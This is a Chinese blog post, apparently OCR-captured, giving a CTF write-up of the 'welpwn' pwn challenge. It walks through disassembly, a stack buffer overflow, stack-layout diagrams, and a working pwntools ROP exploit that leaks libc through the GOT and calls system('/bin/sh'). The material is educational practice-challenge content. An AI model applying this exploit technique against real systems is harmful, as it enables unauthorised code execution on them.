
攻防世界PWN之Welpwn题解

原创

ha1vk 于 2019-11-06 22:12:48 发布 854 收藏 3
分类专栏： pwn 二进制漏洞 CTF 文章标签： PWN 二进制漏洞 CTF 缓冲区溢出 逆向工程
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/seaaseesa/article/details/102944448
版权


pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏

首先用IDA查看

```
text:00000000004007CD ; __unwind {
text:00000000004007CD                 push    rbp
text:00000000004007CE                 mov     rbp, rsp
text:00000000004007D1                 sub     rsp, 400h
text:00000000004007D8                 nop
text:00000000004007D9                 nop
text:00000000004007DA                 nop
text:00000000004007DB                 nop
text:00000000004007DC                 nop
text:00000000004007DD                 nop
text:00000000004007DE                 nop
text:00000000004007DF                 nop
text:00000000004007E0                 nop
text:00000000004007E1                 nop
text:00000000004007E2                 mov     edx, 10h        ; n
text:00000000004007E7                 mov     esi, offset aWelcomeToRctf ; "Welcome to RCTF\n"
text:00000000004007EC                 mov     edi, 1          ; fd
text:00000000004007F1                 call    _write
text:00000000004007F6                 mov     rax, cs:__bss_start
text:00000000004007FD                 mov     rdi, rax        ; stream
text:0000000000400800                 call    _fflush
text:0000000000400805                 lea     rax, [rbp+buf]
text:000000000040080C                 mov     edx, 400h       ; nbytes
text:0000000000400811                 mov     rsi, rax        ; buf
text:0000000000400814                 mov     edi, 0          ; fd
text:0000000000400819                 call    _read
text:000000000040081E                 lea     rax, [rbp+buf]
text:0000000000400825                 mov     rdi, rax
text:0000000000400828                 call    echo
text:000000000040082D                 mov     eax, 0
text:0000000000400832                 leave
text:0000000000400833                 retn
text:0000000000400833 ; } // starts at 4007CD
```

https://blog.csdn.net/seaaseesa

发现主函数不能栈溢出，我们看看echo这个函数

```
int __fastcall echo(__int64 a1)
{
  char s2[16]; // [rsp+10h] [rbp-10h]

  for ( i = 0; *(_BYTE *)(i + a1); ++i )
    s2[i] = *(_BYTE *)(i + a1);
  s2[i] = 0;
  if ( !strcmp("ROIS", s2) )
  {
    printf("RCTF{Welcome}", s2);
    puts(" is not flag");
  }
  return printf("%s", s2);
}
```

https://blog.csdn.net/seaaseesa

echo会把主函数输入的字符串复制到局部的s2里，并且s2只有16字节，可以造成溢出。Echo函数先循环复制字符到s2，**如果遇到0，就结束复制**，然后输出s2。因此，我们如果想直接覆盖函数返回地址，那么我们的目标函数必须没有参数，否则，我们用p64(…)包装地址时，必然会出现0。

比如我们的payload为payload = 'a'*0x18 + p64(pop_rdi) + p64(binsh_addr) + p64(system_addr)

由于是64为包装，因此payload字符串为’a’*0x18 + ‘\xa3\x08\x40\x00\x00\x00\x00\x00’ + ‘……’

这意味着，payload后面的两个地址不会被复制到s2，因为前面遇到了0，那么这样我们就不能正确调用出system(“/bin/sh”)

那么，我们来分析一下，该如何达到目的

首先，进入echo函数后，栈中数据是这样的

<table>
<tr><td>0000000000000000</td><td rowspan="2">0x10字节数据区</td></tr>
<tr><td>0000000000000000</td></tr>
<tr><td colspan="2">echo函数栈的ebp</td></tr>
<tr><td colspan="2">echo函数返回地址</td></tr>
<tr><td>0000000000000000</td><td rowspan="6">0x400字节数据区</td></tr>
<tr><td>0000000000000000</td></tr>
<tr><td>0000000000000000</td></tr>
<tr><td>0000000000000000</td></tr>
<tr><td>0000000000000000</td></tr>
<tr><td>……</td></tr>
<tr><td colspan="2">main函数栈的ebp</td></tr>
</table>

假如我们在buf中输入的0x400个a字符，那么栈变成这样了

aaaaaaaa	0x10字节数据区
aaaaaaaa	
aaaaaaaa	
aaaaaaaa	
aaaaaaaa	0x400字节数据区
aaaaaaaa	
aaaaaaaa	
aaaaaaaa	
aaaaaaaa	
……	
main函数栈的ebp	

因为没有在中途遇到0，所以echo中的循环一直复制buf中的数据到s2中，造成溢出。

现在，假如我们的payload = 'a'*0x18 + p64(pop_rdi) + p64(binsh_addr) + p64(system_addr)

那么，栈中的数据变成这样

aaaaaaaa	0x10字节数据区
aaaaaaaa	
aaaaaaaa	echo函数栈的ebp
pop_rdi_addr	echo函数返回地址
aaaaaaaa	0x400字节数据区
aaaaaaaa	
aaaaaaaa	
pop_rdi_addr	
Binsh_addr	
system_addr	
main函数栈的ebp	

这样的话，echo执行完后，跳到pop_rdi地址处执行，然而，pop_rdi执行完后，栈顶指针esp指向buf+0x8 ，即aaaaaaaa，这里不是地址，因此程序崩溃结束。然而，如果，我们在buf+0x8处存储其他函数地址，也是不可行的，因为该地址是64位，末尾几位有0，这会导致我们还没溢出s2就已停止数据复制。

因此，我们有以下总结

buf的前24字节不能 存地址数据，只存普通数据。buf+24处应该存某一地址，且该地址处有四个pop指令，和一个retn指令。这样，四次pop后，就相当于跳过了24字节数据和自己本身8字节地址数据。在接下来的地址处，我们就可以写其他函数。

在0x40089C处正好有四个pop和一个retn

```
.text:0000000000400896 loc_400896:
.text:0000000000400896                 add     rsp, 8
.text:000000000040089A                 pop     rbx
.text:000000000040089B                 pop     rbp
.text:000000000040089C                 pop     r12
.text:000000000040089E                 pop     r13
.text:00000000004008A0                 pop     r14
.text:00000000004008A2                 pop     r15
.text:00000000004008A4                 retn
.text:00000000004008A4 ; } // starts at 400840
.text:00000000004008A4 __libc_csu_init endp
```

假如我们的payload = 'a'*0x18 + p64(pop_24) + p64(pop_rdi) + p64(write_got) + p64(puts_plt) + p64(main_addr)

那么栈布局如下

aaaaaaaa	0x10字节数据区
aaaaaaaa	
aaaaaaaa	echo函数栈的ebp
pop_24_addr	echo函数返回地址
aaaaaaaa	0x400字节数据区
aaaaaaaa	
aaaaaaaa	
pop_24_addr	
pop_rdi	
write_got	
puts_plt	
main_addr	
main函数栈的ebp	

那么，echo函数执行完以后，跳到pop_24地址处，由于跳转后，栈顶指针指向buf，出栈4个后，指针指向buf+32，接下来遇到retn，出栈一个元素为(pop_rdi)作为pop_24的返回地址，这样跳转到了pop_rdi，后面类似。我们调用system 获取到shell

我们最终的exp脚本如下:

```
#coding:utf8
from pwn import *
from LibcSearcher import *

context.log_level  = 'debug'
sh = process('./pwnh13')
#sh = remote('111.198.29.45',51867)
elf = ELF('./pwnh13')
write_got = elf.got['write']
puts_plt = elf.plt['puts']
#此处有4条pop指令，用于跳过24字节
pop_24 = 0x40089C
#pop rdi的地址,用来传参，具体看x64的传参方式
pop_rdi = 0x4008A3

sh.recvuntil('Welcome to RCTF\n')

main_addr = 0x4007CD
#本题的溢出点在echo函数里,然而，当遇到0，就停止了数据的复制，因此我们需要pop_24来跳过24个字节
payload = 'a'*0x18 + p64(pop_24) + p64(pop_rdi) + p64(write_got) + p64(puts_plt) + p64(main_addr)

sh.send(payload)

sh.recvuntil('\x40')
#泄露write地址
write_addr = u64(sh.recv(6).ljust(8,'\x00'))

libc = LibcSearcher('write',write_addr)
#获取libc加载地址
libc_base = write_addr - libc.dump('write')
#获取system地址
system_addr = libc_base + libc.dump('system')
#获取/bin/sh地址
binsh_addr = libc_base + libc.dump('str_bin_sh')

sh.recvuntil('\n')
payload = 'a'*0x18 + p64(pop_24) + p64(pop_rdi) + p64(binsh_addr) + p64(system_addr)

sh.send(payload)
sh.interactive()
```